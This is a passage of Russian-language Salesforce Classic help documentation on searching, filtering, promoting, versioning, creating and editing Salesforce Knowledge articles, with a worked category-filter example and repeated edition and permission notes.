3. При необходимости введите поисковый запрос в поле «Поиск по представлению». Поисковые запросы могут содержать специальные символы и операторы. Поле «Поиск по представлению» не поддерживается для архивных статей. Нажмите кнопку **«Начать»**.
4. Нажмите кнопку **«Начать»**.
5. Чтобы уточнить результаты поиска, [выберите нужные фильтры](#).

### Поиск статей из обращений

Связанный список «Статьи» на странице сведений об обращении может использоваться для поиска [статей Salesforce Knowledge](#), которые могут оказаться полезными для решения обращения. Найденные статьи могут быть прикреплены к обращению, где они будут доступны для использования на протяжении всего времени существования записи, либо до момента их удаления. Пользователь организации, выполняющей перевод статей, может добавить переведенную версию статьи в обращение.

Если предложенные статьи не содержат решения, [создайте статью](#) посредством кнопки **«Создать»**. Если включена поддержка бета-версии функции исправления ошибок при поиске, то система выполняет поиск и извлекает варианты замены для англоязычных критериев поиска.

1. Нажмите кнопку **«Поиск статей»** в связанном списке «Статьи» на странице сведений об обращении. Тема обращения автоматически используется как поисковый запрос для отображения исходного списка результатов поиска.
2. Уточните результаты поиска по типу статьи или категории на боковой панели страницы «Статьи».
3. Чтобы уточнить результаты поиска, [выберите нужные фильтры](#).
4. Чтобы прикрепить найденную статью к обращению, установите флажок напротив нужной статьи и нажмите кнопку **«Вложить в обращение»** или **«Вложить и перейти к обращению»**.

 **Прим.:** Статья не может быть вложена или удалена из вложения на странице «Статьи». Рекомендуем открыть страницу сведений об обращении и вложить или удалить вложенную статью из связанного списка «Статьи».

### Поиск статей посредством функции глобального поиска

Чтобы уточнить результаты глобального поиска, щелкните ссылку **«Параметры поиска...»** в раскрывающемся списке и установите флажок «Статьи».

При использовании многоязычной организации Salesforce Knowledge результаты глобального поиска по статьям отображаются на личном языке пользователя. Если Salesforce Knowledge не поддерживает стандартный личный язык, то результаты поиска отображаются на стандартном языке базы знаний, используемом в организации.

 **Прим.:** Глобальный поиск возвращает только опубликованные статьи, но не черновые или архивные статьи.

## Использование фильтров для уточнения списка результатов

Фильтры позволяют уточнить извлеченные результаты поиска.

- Чтобы отфильтровать найденные статьи по языку, воспользуйтесь фильтром «Язык статьи».
- Если организация использует [категории](#), то списковое представление может быть отфильтровано как минимум по одной категории.

 **Прим.:**

- Некатегоризированная статья отображается только при выборе значения «Нет фильтра» в раскрывающемся меню категорий.
  - Выбор категории при поиске статей или переводов автоматически инициирует добавление родительской и дочерних категорий, а также любых прародительских категорий вплоть до верхнего уровня. Одноуровневые категории не добавляются. Например, иерархия категорий содержит уровни «Все продукты», «Коммутаторы», «Оптические сети» и «Сетевое оборудование». Таким образом, выбор категории «Оптические сети» в раскрывающемся меню категорий возвращает статьи, назначенные любым из четырех категорий. Однако, если категория «Коммутаторы» имеет одноуровневую категорию «Маршрутизаторы», то выбор категории «Оптические сети» не возвращает статьи, назначенные категории «Маршрутизаторы». Параметры доступности категорий могут ограничить область поиска до конкретных статей.
  - Если организация использует роли, то пользователи без роли могут просматривать только некатегоризированные статьи.
  - Если пользователю доступна только одна категория из группы категорий, то вкладка «Статьи» не отображает раскрывающееся меню категорий для данной группы категорий.
- Чтобы ограничить поиск состоянием статьи в процессе публикации, выберите нужный статус проверки (при его наличии).

СМ. ТАКЖЕ:

[Пример результатов поиска статьи](#)

[Алгоритм лемматизации в поисках по статьям Salesforce Knowledge](#)

[Вкладка «Статьи» или «База знаний»](#)



## Общие сведения о результатах поиска статей

Алгоритм поиска статей определяется используемыми параметрами поиска, критериями поиска, специальными символами и операторами.

Поиск статей Salesforce Knowledge использует настраиваемые алгоритмы поиска, доступные во всей системе Salesforce, которые поддерживают разные механизмы (например, разметка, лемматизация и списки стоп-слов) для возврата релевантных результатов поиска, кроме исключения ниже.

### Операторы

При отсутствии оператора, заданного пользователем, механизм поиска самостоятельно выбирает наиболее оптимальный оператор.

Многие поиски используют оператор «И» в качестве стандартного. Другими словами, при поиске по нескольким критериям отображается только результат, соответствующий всем критериям. В отличие от поисков посредством оператора «ИЛИ», которые возвращают результаты, соответствующие любому критерию поиска, соответствие всем критериям позволяет повысить точность отображаемых результатов.

При отсутствии результатов, соответствующих всем критериям, механизм поиска обрабатывает данные посредством оператора «ИЛИ». Чем больше критериев поиска, использующего оператор «ИЛИ», содержит найденный документ, тем выше его позиция в списке результатов.

### Порядок отображения статей в списке результатов

Порядок отображения статей в списке результатов определяется целым рядом факторов. Система Salesforce оценивает критерии поиска и доступные данные для перемещения наиболее точных совпадений вверх списка. Ниже перечислены некоторые факторы.

#### Частота

Данный алгоритм определяет частоту отображения термина в каждой статье. Затем найденные статьи сопоставляются друг с другом для создания исходного набора результатов поиска.

#### Релевантность

Статьи, которые просматриваются или добавляются в обращения чаще других, отображаются вверху списка. Кроме того, позиция статьи в результатах поиска определяется ответственностью за статью и недавними действиями.

#### Близость терминов

Статьи, содержащие все ключевые слова, отображаются первыми; статьи, содержащие несколько ключевых слов, отображаются в середине; статьи, содержащие одно ключевое слово, отображаются последними. Чем ближе критерии поиска расположены друг к другу в найденном документе, тем выше он отображается в списке результатов.

#### Точные совпадения

Точные совпадения отображаются в списке результатов выше, чем совпадения по синонимам или лемматизированным терминам.

#### Поле заголовка

Статья, заголовок которой соответствует хотя бы одному из заданных критериев поиска, отображается вверху списка.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра опубликованных статей на вкладке «Статьи» или в связанном списке «Статьи»:

- «Чтение» для типа статьи

Для просмотра черновых, опубликованных или архивных статей на вкладке «Управление статьями»:

- «Управление статьями»

И

«Чтение» для типа статьи



### Последовательность маркеров

Результаты поиска по критерию, разбитому на несколько маркеров, отображаются вверху списка в той же последовательности, что и маркеры. В этом случае точные совпадения занимают в результатах поиска более высокую позицию, чем совпадения по маркерам, между которыми расположены другие маркеры.

СМ. ТАКЖЕ:

[Поиск статей](#)

### Пример результатов поиска статьи

Чтобы уточнить результаты [поиска статей](#), выберите нужные категории. Таблица ниже содержит подробный пример фильтрации по категориям. Данный пример использует две группы категорий («[Продукты](#)» и «[География](#)») и три статьи. Допустим, пользователю, выполняющему поиск, доступны все категории.

**Табл. 36: Пример: как фильтрация по категориям уточняет результаты поиска статьи?**

| Фильтры категории               | Статья, назначенная категориям «Все страны» И «Портативные компьютеры»  | Статья, назначенная категориям «Канада» И «Компьютеры»   | Статья, назначенная только категории «Европа»   |
|---------------------------------|---|--|---|
| Все страны<br>И<br>Все продукты | <p>НАЙДЕНА.</p> <p>Причины:</p> <ul style="list-style-type: none"> <li>Категория «Все страны» — это точное совпадение.</li> <li>Выбор категории «Все продукты» автоматически добавляет категорию «Портативные компьютеры».</li> </ul> | <p>НАЙДЕНА.</p> <p>Причины:</p> <ul style="list-style-type: none"> <li>Категория «Канада» является дочерней для категории «Все страны».</li> <li>Категория «Компьютеры» является дочерней для категории «Все продукты».</li> </ul> | <p>НЕ НАЙДЕНА.</p> <p>Причины:</p> <ul style="list-style-type: none"> <li>Категория «Европа» является дочерней для категории «Все страны», но должны быть выполнены все критерии фильтрации.</li> <li>Статья не назначена категории из группы категорий «Продукты». Чтобы извлечь данную статью, выберите пункт «Нет фильтра» в раскрывающемся меню категорий.</li> </ul> |

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра опубликованных статей на вкладке «Статьи» или в связанном списке «Статьи»:

- «Чтение» для типа статьи

Для просмотра черновых, опубликованных или архивных статей на вкладке «Управление статьями»:

- «Управление статьями»

И

«Чтение» для типа статьи

| Фильтры категории                        | Статья, назначенная категориям «Все страны» И «Портативные компьютеры»  | Статья, назначенная категориям «Канада» И «Компьютеры»  | Статья, назначенная только категории «Европа»  |
|--|---|---|--|
| Азия<br>И<br>Компьютеры                  | <p>НАЙДЕНА. Причины:</p> <ul style="list-style-type: none"> <li>Категория «Все страны» является родительской для категории «Азия».</li> <li>Категория «Портативные компьютеры» является дочерней для категории «Компьютеры».</li> </ul>   | <p>НЕ НАЙДЕНА. Причины:</p> <ul style="list-style-type: none"> <li>Категории «Канада» и «Азия» не являются родительскими или дочерними, так как принадлежат разным ветвям иерархии категорий.</li> <li>Категория «Компьютеры» — это точное совпадение, но статья отображается только при выполнении всех критериев фильтрации.</li> </ul> | <p>НЕ НАЙДЕНА. Причины:</p> <ul style="list-style-type: none"> <li>Категории «Европа» и «Азия» являются одноуровневыми, а не родительскими или дочерними.</li> <li>Чтобы извлечь статью, которой не назначена категория, выберите пункт «Нет фильтра» в соответствующем раскрывающемся меню категорий.</li> </ul>                              |
| Франция<br>И<br>Промышленная электроника | <p>НЕ НАЙДЕНА. Причины:</p> <ul style="list-style-type: none"> <li>Категории «Портативные компьютеры» и «Промышленная электроника» не являются родительскими или дочерними.</li> <li>Категория «Все страны» является родительской для категории «Франция», но должны быть выполнены все критерии фильтрации.</li> </ul> | <p>НЕ НАЙДЕНА. Причины:</p> <ul style="list-style-type: none"> <li>Категории «Канада» и «Франция» не являются родительскими или дочерними, так как являются родственными.</li> <li>Категории «Компьютеры» и «Промышленная электроника» не являются родительскими или дочерними, так как являются одноуровневыми.</li> </ul>               | <p>НЕ НАЙДЕНА. Причины:</p> <ul style="list-style-type: none"> <li>Категория «Европа» является родительской для категории «Франция», но должны быть выполнены все критерии фильтрации.</li> <li>Чтобы извлечь статью, которой не назначена категория, выберите пункт «Нет фильтра» в соответствующем раскрывающемся меню категорий.</li> </ul> |
| Европа<br>(Без других фильтров)          | <p>НЕ НАЙДЕНА. Причины:</p> <ul style="list-style-type: none"> <li>Критерий «Нет фильтра» в группе категорий «Продукты» извлекает только статьи, назначенные категории «Нет категории».</li> <li>Категория «Все страны» является прародительской для категории «Европа», но</li> </ul>                                  | <p>НЕ НАЙДЕНА. Причины:</p> <ul style="list-style-type: none"> <li>Категории «Европа» и «Канада» не являются родительскими или дочерними.</li> <li>Критерий «Нет фильтра» в группе категорий «Продукты» извлекает только статьи, назначенные категории «Нет категории».</li> </ul>  | <p>НАЙДЕНА. Причины:</p> <ul style="list-style-type: none"> <li>Категория «Европа» — это точное совпадение.</li> <li>Статья назначена категории «Нет категории» группы категорий «Продукты» и выбран фильтр «Нет фильтра».</li> </ul>  |

| Фильтры категории                                | Статья, назначенная категориям «Все страны» И «Портативные компьютеры»   | Статья, назначенная категориям «Канада» И «Компьютеры»  | Статья, назначенная только категории «Европа»  |
|--|--|---|--|
|  | должны быть выполнены все критерии фильтрации.   |   |  |
| Северная и Южная Америка И Настольные компьютеры | <p>НЕ НАЙДЕНА. Причины:</p> <ul style="list-style-type: none"> <li>Категории «Портативные компьютеры» и «Настольные компьютеры» являются одноуровневыми, а не родительскими или дочерними.</li> <li>Категория «Все страны» является родительской для категории «Америка», но должны быть выполнены все критерии фильтрации.</li> </ul> | <p>НАЙДЕНА. Причины:</p> <ul style="list-style-type: none"> <li>Категория «Канада» является дочерней для категории «Америка».</li> <li>Категория «Компьютеры» является родительской для категории «Настольные компьютеры».</li> </ul> | <p>НЕ НАЙДЕНА. Причины:</p> <ul style="list-style-type: none"> <li>Категории «Америка» и «Европа» являются одноуровневыми, а не родительскими или дочерними.</li> <li>Чтобы извлечь статью, которой не назначена категория, выберите пункт «Нет фильтра» в соответствующем раскрывающемся меню категорий.</li> </ul> |

### Группа категорий «Продукты»

- Все продукты
  - Бытовая электроника
    - Фотоаппараты
    - Аудиотехника
    - Принтеры
  - Промышленная электроника
    - Маршрутизаторы
    - Коммутаторы
    - РЕХ
  - Компьютеры
    - Портативные компьютеры
    - Настольные компьютеры
    - КПК

### Группа категорий «География»

- Все страны
  - Северная и Южная Америка

- США
- Канада
- Бразилия
- Азия
  - Китай
  - Япония
  - Индия
- Европа
  - Франция
  - Великобритания
  - Польша


СМ. ТАКЖЕ:

[Поиск статей](#)

[Алгоритм лемматизации в поисках по статьям Salesforce Knowledge](#)

## Алгоритм лемматизации в поисках по статьям Salesforce Knowledge

Лемматизация — это процесс группирования разных форм слова, которые могут анализироваться как отдельный термин. Благодаря лемматизации, поиск может обрабатывать другие формы поискового термина. Например, поиск по запросу «бег» возвращает элементы, содержащие слова «бегать», «бегают» и «бегам». Данный алгоритм применяется только к типу искомого слова: поиск существительного возвращает варианты формы существительного; поиск глагола возвращает варианты формы глагола и т. д.

 **Прим.:** Лемматизация доступна только для статей на следующих языках: датский, голландский, английский, французский, немецкий, еврейский, итальянский, корейский, норвежский, португальский, румынский, русский, испанский и шведский. Кроме того, поиск должен быть инициирован пользователем, просматривающим приложение на одном из данных языков. Стандартный язык организации может быть изменен на странице «Сведения о компании».

Если организация поддерживает лемматизацию, то поисковые термины, как правило, подлежат лемматизации. Обратите внимание на рекомендации и исключения ниже.

### Специальные символы

Если поисковая фраза содержит звездочку (\*), то поисковые термины не подлежат лемматизации. Например, поисковый запрос *охлаждение прод\** не возвращает формы *охлаждать* или *охлажденный*.

### Поиски точной фразы

Если поиск выполняется по фразе, заключенной в кавычки (" "), то поисковые термины подлежат лемматизации. Например, поисковый запрос *"пить сок" вкусный* возвращает формы *пил соки* и *вкусно*.

### Синонимы

Заданный синоним не подлежит лемматизации в результатах поиска. Однако, лемматизации подлежит поисковый термин. Например, пользователь задает группу синонимов ниже.

*охлажденный, пить апельсиновый сок*

Поисковый запрос *охлаждать* возвращает формы *охлаждать, охлажденный, охлаждение* и *пить апельсиновый сок*, но не возвращает форму *пить апельсинового сока*.

СМ. ТАКЖЕ:

[Поиск статей](#)

[Пример результатов поиска статьи](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра опубликованных статей на вкладке «Статьи» или в связанном списке «Статьи»:

- «Чтение» для типа статьи

Для просмотра черновых, опубликованных или архивных статей на вкладке «Управление статьями»:

- «Управление статьями»

И


«Чтение» для типа статьи

## Продвижение статьи в результатах поиска пользователей

Связывание ключевых слов со статьями позволяет оптимизировать результаты поиска по Salesforce Knowledge. Благодаря данным ключевым словам, статья отображается в результатах поиска первой. Продвигаемые поисковые термины используются для продвижения популярной статьи, при условии, что поисковый запрос пользователя содержит определенные ключевые слова.

Управление продвигаемыми терминами доступно только для опубликованных статей.

1. Установите переключатель **«Опубликованные статьи»** в разделе «Просмотр» вкладки «Управление статьями» и щелкните заголовок нужной опубликованной статьи.
2. Нажмите кнопку **«Создать продвигаемый термин»** в связанном списке «Продвигаемые поисковые термины».
3. Введите нужные ключевые слова.
  - Один и тот же термин может быть связан с несколькими статьями. Если поисковый запрос пользователя соответствует продвигаемому термину, то все связанные статьи продвигаются в результатах поиска по релевантности.
  - Продвигаемый термин может содержать не более 100 символов. Чтобы повысить точность результатов, соответствующих поисковым запросам пользователей, каждый продвигаемый термин должен быть ограничен несколькими ключевыми словами.
4. Нажмите кнопку **«Сохранить»**.

 **Пример:** Так, если статья решает типичную проблему (например, ошибку входа), рекомендуем связать термины *«пароль»* и *«изменение пароля»*. Если поисковый запрос пользователя содержит все ключевые слова термина (в любой последовательности), то поиск возвращает соответствующую статью. Каждое ключевое слово должно совпадать полностью. Например:

- Продвигаемый термин *«пароль»* соответствует поиску по запросу *«изменить пароль»*.
- Продвигаемый термин *«изменение пароля»* соответствует поиску по запросу *«как изменить мой пароль?»*, но не соответствует поиску по запросу *«восстановить пароль»*.
- Продвигаемый термин *«пароль»* не соответствует поиску по запросу *«изменить пароли»*.

Ниже перечислены ограничения по использованию продвигаемых поисковых терминов.

- Организация может создавать не более 2 000 продвигаемых терминов. Рекомендуем использовать продвигаемые термины избирательно, то есть создавать ограниченное количество продвигаемых терминов и ограниченное количество продвигаемых статей для каждого термина.
- Если организация переводит статьи на разные языки, то каждый продвигаемый термин связывается с одной версией статьи и ее языком. Чтобы связать эквивалентные продвигаемые термины с каждым переводом, рекомендуем указать продвигаемые термины для каждого перевода. Например, свяжите термин *«change password»* с англоязычной версией, а термин *«changer mot de passe»* с франкоязычной версией статьи.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и удаления продвигаемых поисковых терминов:

- «Управление продвигаемыми поисковыми терминами»

- Язык конечного пользователя определяет область для поиска статей. Результаты поиска содержат только версии статьи и связанные продвигаемые термины, доступные на языке пользователя.

СМ. ТАКЖЕ:

[Управление продвигаемыми поисковыми терминами](#)

## Просмотр статей

### Просмотр и редактирование статьи на вкладке «Статьи»

Чтобы просмотреть опубликованную статью, щелкните заголовок нужной статьи на вкладке «Статьи». Формат и содержимое статьи определяются типом статьи, выбранным администратором; все статьи содержат расширяемый верхний колонтитул «Свойства», определяющий сведения ниже.

- «Аудитория статьи»: категории данных статьи. Данное поле доступно только при использовании категорий данных.
- «Номер статьи»: уникальный номер, назначаемый статье автоматически.
- «Каналы»: каналы отображения статьи. Ниже перечислены доступные каналы.
  - Внутреннее приложение
  - Партнерские порталы
  - Клиентские порталы
  - Общедоступная база знаний
- «Дата первой публикации»: дата и время первоначальной публикации статьи.
- «Дата последнего изменения»: дата и время последнего существенного или незначительного обновления статьи.
- «Дата последней публикации»: дата и время последнего существенного обновления статьи. При повторной публикации существенное обновление обозначается флажком новой статьи.
- «Сводка»: краткое описание статьи.
- «Статус проверки»: указывает на то, была ли проверена статья.

Если данная функция включена на странице «Параметры базы знаний», то пользователи могут редактировать текущую версию статьи путем нажатия кнопки **«Правка»** и ее изменения на [странице редактирования статьи](#).

Верхний колонтитул позволяет оценивать статью 1—5 звездами и просматривать средний рейтинг статьи. Средние показатели постоянно меняются. В случае отсутствия новых голосов средний рейтинг статьи понижается или повышается каждые 15 дней. Данное изменение позволяет новым популярным статьям конкурировать со старыми или устаревшими статьями за более высокие или низкие рейтинги. В случае отсутствия новых голосов статьям присваивается средний рейтинг, равный трем звездам. Каждая статья может быть оценена только один раз.

Если организация использует Chatter, то лента Chatter может отображать обновления, комментарии и сообщения для статей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise and Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра опубликованных статей на вкладке «Статьи» или в связанном списке «Статьи»:

- «Чтение» для типа статьи

Для просмотра черновых, опубликованных или архивных статей на вкладке «Управление статьями»:

- «Управление статьями»

И

«Чтение» для типа статьи

Для редактирования статей:

- «Редактирование» для типа статьи

## Просмотр статьи на вкладке «Управление статьями»

Ниже перечислены действия, доступные на странице спискового представления для черновых, опубликованных или архивных статей.

- Чтобы просмотреть версию страницы сведений о статье, доступную только для чтения, щелкните заголовок нужной статьи. Чтобы [обновить статью](#), щелкните ссылку **«Правка»**.
- Чтобы открыть окно предварительного просмотра, щелкните ссылку **«Предварительный просмотр»** напротив нужной статьи. Выберите любой нужный канал, кроме общедоступной базы знаний, в раскрывающемся меню «Канал».



**Прим.:** При предварительном просмотре статьи базы знаний пользователю недоступно голосование и сведения Chatter.

СМ. ТАКЖЕ:

[Общие сведения о Salesforce Knowledge](#)

[Терминология Salesforce Knowledge](#)



## Версии статьи Salesforce Knowledge

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

---

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

Версии статьи позволяют сохранять предыдущие версии опубликованных статей и определять версии статей, связанные с обращениями. Чтобы сохранить предыдущую версию, установите флажок «Пометить как новая версия» при публикации новой версии. Предыдущая опубликованная версия сохраняется, а новая версия публикуется со следующим порядковым номером, являющимся уникальным идентификатором.


При публикации новой версии статьи, вложенной в обращение, предыдущая версия статьи определяется системой как устаревшая. Например, при публикации третьей версии статьи вторая версия, вложенная в обращение, отображается как «Версия 2 (устаревшая)». Такая система обозначения позволяет легко определить версию содержимого, связанную с обращением.

При выборе номера версии в представлении статьи, на странице сведений о статье или переводе, отображается список «Журнал версий». Ниже перечислены действия, доступные в данном списке.

- Просмотрите список архивных версий.
- Чтобы просмотреть версию статьи, щелкните заголовок нужной версии.
- Чтобы просмотреть журнал изменения полей, разверните версию статьи (если для типа статьи и полей включена функция отслеживания журнала).

По умолчанию система сохраняет не более 10 версий статьи и любые версии, вложенные в обращения.

При наличии нескольких версий статьи устаревшая версия может быть восстановлена и повторно опубликована. Чтобы скопировать содержимое архивной версии в черновую статью, а затем выполнить ее повторную публикацию в качестве новой версии, щелкните «Восстановить черновую версию». Одновременно можете восстановить устаревшую версию любых связанных переводов.

 **Прим.:** При наличии черновой статьи восстановление недоступно.

Чтобы удалить устаревшую версию опубликованной статьи, щелкните «Удалить данную версию» на странице сведений о статье.

1. Откройте вкладку **«Статьи»** на левой боковой панели «Просмотр» вкладки «Управление статьями».
2. Установите переключатель **«Опубликованные статьи»**.
3. Щелкните заголовок нужной статьи в списке опубликованных статей.
4. Щелкните нужный номер версии на левой боковой панели «Свойства статьи».
5. Щелкните нужный номер версии во всплывающем окне.
6. Щелкните «Удалить данную версию». Если версия связана с обращением, то система Salesforce отображает соответствующее предупреждение. Удаленная версия статьи также удаляется из обращения. Переведенные версии статьи зависят от основной статьи. Удаление основной версии инициирует удаление переведенных версий.
7. Чтобы удалить версию, нажмите кнопку **«Удалить»**.

Кроме того, версии отображаются в настраиваемых отчетах, позволяя находить и просматривать версии статьи, вложенные в обращения.

СМ. ТАКЖЕ:

[Управление статьями и переводами](#)

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования или удаления статей:

- «Управление статьями»

И

«Создание», «Чтение», «Редактирование» или «Удаление» для типа статьи

Для публикации или архивирования статей:

- «Управление статьями»

И

«Создание», «Чтение», «Редактирование» и «Удаление» для типа статьи

Для отправки статей на перевод:

- «Управление статьями»

И

«Создание», «Чтение» и «Редактирование» для типа статьи

Для отправки статей на утверждение:


- Полномочия определяются параметрами процесса утверждения

## Создание и редактирование статей

### Создание статей

Чтобы создать статью, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать»** на вкладке «Управление статьями» или в связанном списке обращения «Статьи».
2. При наличии многоязычной поддержки выберите используемый язык.
3. Выберите **тип статьи**, введите заголовок статьи и нажмите кнопку **«ОК»**.
4. Измените поля статьи и выберите статус проверки. Если статья содержит поле типа «Область обогащенного текста», рекомендуем добавить некоторые элементы форматирования (например, маркированные списки, ссылки и изображения).
5. Выберите нужные **категории** в области «Категории».
  - Чтобы открыть диалоговое окно выбора категории, щелкните ссылку **«Правка»** напротив нужной группы категорий.
  - Чтобы выбрать нужную категорию, разверните иерархию категорий в списке «Доступные категории».
  - Чтобы переместить выбранную категорию в список «Выбранные категории», нажмите кнопку **«Добавить»**. Разрешается использовать не более 8 категорий данных в группе категорий данных, назначенной статье.

 **Прим.:** Категория и ее дочерние категории не могут быть одновременно добавлены в список «Выбранные категории». При добавлении категории в статью:

  - Дочерние категории в списке «Доступные категории» доступны только после удаления родительской категории из списка «Выбранные категории».
  - Дочерние категории в списке «Выбранные категории» не отображаются.

Поиск статей может быть выполнен по точной категории или родительской/дочерней категории.

  - Нажмите кнопку **«ОК»**.
6. Выберите канал для отображения опубликованной статьи в области «Каналы».
  - Внутреннее приложение: Доступ к статьям на вкладке «Статьи» предоставляется пользователям Salesforce на основе доступности их ролей.
  - Клиент: Доступ к статьям предоставляется клиентам только при отображении вкладки «Статьи» в сообществе или на клиентском портале. Пользователи-клиенты наследуют доступность роли от менеджера организации. В сообществе статья доступна только пользователям с лицензией Customer Community или Customer Community Plus.
  - Партнер: Доступ к статьям предоставляется партнерам только при отображении вкладки «Статьи» в сообществе или на партнерском портале. Пользователи-партнеры наследуют доступность роли от менеджера организации. В сообществе статья доступна только пользователям с лицензией Partner Community.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic.

Компонент Salesforce Knowledge доступен в версиях: **Performance Edition** и **Developer Edition**.

Salesforce Knowledge is available for an additional cost in **Enterprise** and **Unlimited** editions.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания статей:

- «Управление статьями»
- И
- «Создание» и «Чтение» для типа статьи

Для редактирования черновых статей:

- «Управление статьями»
- И
- «Чтение» и «Редактирование» для типа статьи

Для редактирования опубликованных или архивных статей:

- «Управление статьями»
- И
- «Создание», «Чтение» и «Редактирование» для типа статьи


- Общедоступная база знаний: Чтобы предоставить анонимным пользователям доступ к статьям, рекомендуем создать общедоступную базу знаний посредством приложения «Образец общедоступной базы знаний для Salesforce Knowledge» из каталога AppExchange. Создание общедоступной базы знаний требует наличия Sites и Visualforce.
  - Собственный веб-сайт: Чтобы предоставить пользователям доступ к статьям, воспользуйтесь корпоративным веб-сайтом.
7. Чтобы сохранить внесенные изменения и продолжить работу на данной странице, нажмите кнопку **«Быстрое сохранение»**. Чтобы сохранить внесенные изменения, закрыть статью и открыть вкладку «Управление статьями», нажмите кнопку **«Сохранить»**.
  8. Дополнительно:
    - [Создайте назначение](#) для просмотра или редактирования статьи.
    - [Опубликуйте статью](#).
    - Отправьте статью на утверждение. Кнопки **«Опубликовать...»** и **«Отправить на утверждение»** отображаются только при назначении пользователю действия «Опубликовать статью» и настройке процесса утверждения статьи.

## Редактирование статей и переводов

Редактирование статей и переводов доступно только при назначении соответствующих полномочий для типа статьи и действия «Редактировать опубликованные и архивные статьи».

Чтобы изменить статью, выполните указанные ниже действия.

1. Щелкните ссылку **«Правка»** на вкладке «Управление статьями» или нажмите кнопку **«Правка»** на странице сведений о статье или переводе.
2. Чтобы изменить опубликованную статью или перевод, создайте черновую копию для работы или отмените публикацию исходной статьи и измените ее напрямую. При использовании копии статьи опубликованная копия заменяет последнюю опубликованную версию статьи. При использовании исходной статьи каналы предоставляют доступ к статье только после повторной публикации.
3. Измените поля статьи и выберите статус проверки. Если статья содержит поле типа «Область обогащенного текста», рекомендуем добавить некоторые элементы форматирования (например, маркированные списки, ссылки и изображения).
4. Выберите нужные [категории](#) в области «Категории».
  - Чтобы открыть диалоговое окно выбора категории, щелкните ссылку **«Правка»** напротив нужной группы категорий.
  - Чтобы выбрать нужную категорию, разверните иерархию категорий в списке «Доступные категории».
  - Чтобы переместить выбранную категорию в список «Выбранные категории», нажмите кнопку **«Добавить»**. Разрешается использовать не более 8 категорий данных в группе категорий данных, назначенной статье.

 **Прим.:** Категория и ее дочерние категории не могут быть одновременно добавлены в список «Выбранные категории». При добавлении категории в статью:

  - Дочерние категории в списке «Доступные категории» доступны только после удаления родительской категории из списка «Выбранные категории».
  - Дочерние категории в списке «Выбранные категории» не отображаются.

Поиск статей может быть выполнен по точной категории или родительской/дочерней категории.

  - Нажмите кнопку **«ОК»**.
5. Выберите канал для отображения опубликованной статьи в области «Каналы».

- Внутреннее приложение: Доступ к статьям на вкладке «Статьи» предоставляется пользователям Salesforce на основе доступности их ролей.
  - Клиент: Доступ к статьям предоставляется клиентам только при отображении вкладки «Статьи» в сообществе или на клиентском портале. Пользователи-клиенты наследуют доступность роли от менеджера организации. В сообществе статья доступна только пользователям с лицензией Customer Community или Customer Community Plus.
  - Партнер: Доступ к статьям предоставляется партнерам только при отображении вкладки «Статьи» в сообществе или на партнерском портале. Пользователи-партнеры наследуют доступность роли от менеджера организации. В сообществе статья доступна только пользователям с лицензией Partner Community.
  - Общедоступная база знаний: Чтобы предоставить анонимным пользователям доступ к статьям, рекомендуем создать общедоступную базу знаний посредством приложения «*Образец общедоступной базы знаний для Salesforce Knowledge*» из каталога AppExchange. Создание общедоступной базы знаний требует наличия Sites и Visualforce.
  - Собственный веб-сайт. Чтобы предоставить пользователям доступ к статьям, воспользуйтесь корпоративным веб-сайтом.
6. Чтобы сохранить внесенные изменения и продолжить работу на данной странице, нажмите кнопку **«Быстрое сохранение»**. Чтобы сохранить внесенные изменения, закрыть статью и открыть вкладку «Управление статьями», нажмите кнопку **«Сохранить»**.
7. Дополнительно:
- [Создайте назначение](#) для просмотра или редактирования статьи.
  - [Опубликуйте статью](#).

## Советы по внедрению

- При применении категорий рекомендуем выбирать категории, вероятность поиска которых более высока. Статья может быть найдена только при выборе точной категории, родительской категории или дочерней категории.
- Статья может одновременно редактироваться несколькими пользователями. If that occurs, your changes can be overwritten by a colleague without warning, even if you save your work frequently. To avoid accidental data loss, instruct all users who edit articles to edit only the articles they're assigned.

## Рекомендации

- Назначьте статьи пользователям, которые должны продолжить их обработку. Введите краткие и четкие инструкции по назначению. Укажите крайний срок выполнения назначения. Если рабочая группа базы знаний использует назначения данным способом, то статус черновых статей организации может отслеживаться посредством представлений черновых статей на вкладке «Управление статьями».
- Назначьте себе нужные статьи.

## СМ. ТАКЖЕ:

[Общие сведения о Salesforce Knowledge](#)

[Терминология Salesforce Knowledge](#)

[Назначение черновых статей](#)

[Публикация статей и переводов](#)


## Интеллектуальные ссылки на статьи Salesforce Knowledge

Статья может быть дополнена интеллектуальной ссылкой на другую статью.

